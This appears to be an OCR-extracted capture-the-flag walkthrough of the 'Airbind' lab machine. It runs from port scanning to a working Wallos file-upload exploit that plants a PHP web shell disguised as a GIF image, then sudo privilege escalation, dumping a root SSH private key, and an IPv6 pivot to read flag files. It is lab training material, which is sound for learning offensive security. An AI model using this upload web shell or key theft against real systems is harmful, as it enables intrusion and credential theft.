Airbind


```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv 192.168.0.31
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18
Initiating ARP Ping Scan at 15:30
Scanning 192.168.0.31 [1 port]
Completed ARP Ping Scan at 15:30, 0.09s elapsed (1 tot
Initiating SYN Stealth Scan at 15:30
Scanning 192.168.0.31 [65535 ports]
Discovered open port 80/tcp on 192.168.0.31
Completed SYN Stealth Scan at 15:31, 22.63s elapsed (6
Nmap scan report for 192.168.0.31
Host is up, received arp-response (0.0017s latency).
Scanned at 2025-03-18 15:30:50 EDT for 23s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE REASON
22/tcp filtered ssh     no-response
80/tcp open     http    syn-ack ttl 63
MAC Address: 08:00:27:D6:A3:40 (PCS Systemtechnik/Orac

Read data files from: /usr/share/nmap
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sCV -p22,80 -Pn -n -vvv 192.168.0.31
```


```
PORT   STATE    SERVICE REASON         VERSION
22/tcp filtered ssh     no-response
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.57 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 81452C705B6AAB657F745B6FB4966367
|_http-server-header: Apache/2.4.57 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Wallos - Subscription Tracker
|_Requested resource was login.php
MAC Address: 08:00:27:D6:A3:40 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.31
http://192.168.0.31 [302 Found] Apache[2.4.57], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.57 (Ubuntu)], IP[192.168.0.31]
, RedirectLocation[login.php]
http://192.168.0.31/login.php [200 OK] Apache[2.4.57], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.57 (Ubuntu)], IP
[192.168.0.31], PasswordField[password], Title[Wallos - Subscription Tracker]
```


`admin:admin` credentials




```
┌──(root㉿kali)-[/home/guel/Work]
└─# searchsploit wallos
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Wallos < 1.11.2 - File Upload RCE                                             | php/webapps/51924.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/guel/Work]
└─#

┌──(root㉿kali)-[/home/guel/Work]
└─# searchsploit -x php/webapps/51924.txt
  Exploit: Wallos < 1.11.2 - File Upload RCE
      URL: https://www.exploit-db.com/exploits/51924
     Path: /usr/share/exploitdb/exploits/php/webapps/51924.txt
    Codes: N/A
 Verified: False
File Type: ASCII text
```


Burp Project Intruder Repeater View Help
Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
POST /endpoints/subscription/add.php HTTP/1.1
Host: 192.168.0.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.31/
Content-Type: multipart/form-data;
boundary=--------------------------128844474528805892181178651313
Content-Length: 1796
Origin: http://192.168.0.31
Connection: keep-alive
Cookie: theme=light; PHPSESSID=002limq0bceb65og438qvc5jq4; language=en; theme=light
Priority: u=0
--------------------------128844474528805892181178651313
Content-Disposition: form-data; name="name"
miguel
--------------------------128844474528805892181178651313
Content-Disposition: form-data; name="logo"; filename="revshell.php"
Content-Type: image/jpeg
GIF89a;
<?php
system($_GET['cmd']);
?>
--------------------------128844474528805892181178651313
Content-Disposition: form-data; name="logo-url"
--------------------------128844474528805892181178651313
Content-Disposition: form-data; name="id"
--------------------------128844474528805892181178651313
Content-Disposition: form-data; name="price"
243
--------------------------128844474528805892181178651313
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 18 Mar 2025 22:03:09 GMT
Server: Apache/2.4.57 (Ubuntu)
Set-Cookie: theme=light; expires=Thu, 17 Apr 2025 22:03:09 GMT; Max-Age=2592000
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 64
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
{
"status":"Success",
"message":"Subscription added successfully"
}


192.168.0.31/images/uploads/logos/1742335389-miguel.php?cmd=id
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
GIF89a; uid=33(www-data) gid=33(www-data) groups=33(www-data)


www-data@ubuntu:/home$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/home$

```
www-data@ubuntu:/home$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/home$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: ALL
www-data@ubuntu:/home$ su root
Password:
su: Authentication failure
www-data@ubuntu:/home$ sudo su
root@ubuntu:/home# whoami
root
root@ubuntu:/home# ls
ubuntu
root@ubuntu:/home# cat ubuntu/.
./          ../         .bash_logout  .bashrc       .profile
root@ubuntu:/home# cd /root/
root@ubuntu:~# ls -la
total 40
drwx------  4 root root 4096 May 21  2024 .
drwxr-xr-x 17 root root 4096 Mar 18 19:24 ..
lrwxrwxrwx  1 root root    9 Apr  2  2024 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 17  2022 .bashrc
-rw-------  1 root root   20 May 21  2024 .lesshst
drwxr-xr-x  3 root root 4096 Apr  1  2024 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   66 May 21  2024 .selected_editor
-rw-------  1 root root  300 May 21  2024 .sqlite_history
drwx------  2 root root 4096 Apr  2  2024 .ssh
-rwx------  1 root root   33 Apr  2  2024 user.txt
-rw-------  1 root root    0 May 21  2024 .wpa_cli_history
root@ubuntu:~# cat user.txt
4408f370877687429c6ab332e6f560d0
root@ubuntu:~# pwd
/root
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@ubuntu:/# cd /var/www/html/
root@ubuntu:/var/www/html# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether dc:a1:f7:82:76:13 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.241/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::dea1:f7ff:fe82:7613/64 scope link
       valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
6: ap0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 42:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
root@ubuntu:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

```
┌──(guel㉿kali)-[~/Work]
└─$ ping6 -I eth0 ff02::1
ping6: Warning: IPv6 link-local address on ICMP datagram socket may require ifname or scope-id => use: address%<ifname|scope-id>
ping6: Warning: source address might be selected on device other than: eth0
PING ff02::1 (ff02::1) from :: eth0: 56 data bytes
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from fe80::a00:27ff:fed6:a340%eth0: icmp_seq=1 ttl=64 time=3.40 ms
64 bytes from fe80::e6c0:e2ff:fe44:5dfb%eth0: icmp_seq=1 ttl=64 time=5.16 ms
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from fe80::a00:27ff:fed6:a340%eth0: icmp_seq=2 ttl=64 time=1.26 ms
```

```
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
root@ubuntu:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
root@ubuntu:~/.ssh# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAzhi8CwvvtsKmKafXglHqWyCTjiy4wSfUkwGlQkJ+flYthTVBAJ/L
GxPkEjSi5G6eBYyME9Pm8xBbacS1Jbr18IYIPYy0fu9j7MXRTpvYTITHIrk3g2oLs+2f+I
hZqm1cVr4MgTjxl62/hcZoIZoALz02uFzmdiOc19mrrD+cVoop0gpG5VMI6pCwF3fiK17q
Wbyjt62i7VsrhQ8kMWaT7HXBK30k06EyBlUK4sRLarr/rMCqSCqJ/TwJP3cs4d+5LssLxY
RIxJMh6B94mT7K3MA034e4PpUz8frw1eT7FyUd8XGsipWuKAmwPVymNGEQFvKaGJ6IMLF6
b5KFReygmfYkGBLNjhP1waDU7NxqVriKN59DGebMfvW8rIll/sIPqyEJOTr+7EF74Dv03q
neH2hMrgu7Duonn7sM9DUgAu9CRXai3cxPFQMokmEZbblfwwJWaw94w4cqzVsenX5GQxFb
AUfSYDdrY+qmO8+xr9FP14DbfPbvn+Cof0G4sL99AAAFgCRJ8E8kSfBPAAAAB3NzaC1yc2
EAAAGBAM4YvAsL77bCpimn14JR6lsgk44suMEn1JMBpUJCfn5WLYU1QQCfyxsT5BI0ouRu
ngWMjBPT5vMQW2nEtSW69fCGCD2MtH7vY+zF0U6b2EyExyK5N4NqC7Ptn/iIWaptXFa+DI
E48Zetv4XGaCGaAC89Nrhc5nYjnNfZq6w/nFaKKdIKRuVTCOqQsBd34ite6lm8o7etou1b
K4UPJDFmk+x1wSt9JNOhMgZVCuLES2q6/6zAqkgqif08CT93LOHfuS7LC8WESMSTIegfeJ
k+ytzANN+HuD6VM/H68NXk+xclHfFxrIqVrigJsD1cpjRhEBbymhieiDCxem+ShUXsoJn2
JBgSzY4T9cGg1Ozcala4ijefQxnmzH71vKyJZf7CD6shCTk6/uxBe+A79N6p3h9oTK4Luw
7qJ5+7DPQ1IALvQkV2ot3MTxUDKJJhGW25X8MCVmsPeMOHKs1bHp1+RkMRWwFH0mA3a2Pq
-----END OPENSSH PRIVATE KEY-----
└─# chmod 600 id

┌──(root㉿kali)-[~/.ssh]
└─# ssh root@fe80::e6c0:e2ff:fe44:5dfb%eth0 -i id
^C

┌──(root㉿kali)-[~/.ssh]
└─# ssh root@fe80::a00:27ff:fed6:a340%eth0 -i id
Linux airbind 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@airbind:~# whoami
root
root@airbind:~# cat /root/root.txt
2bd693135712f88726c22770278a2dcf
root@airbind:~#
```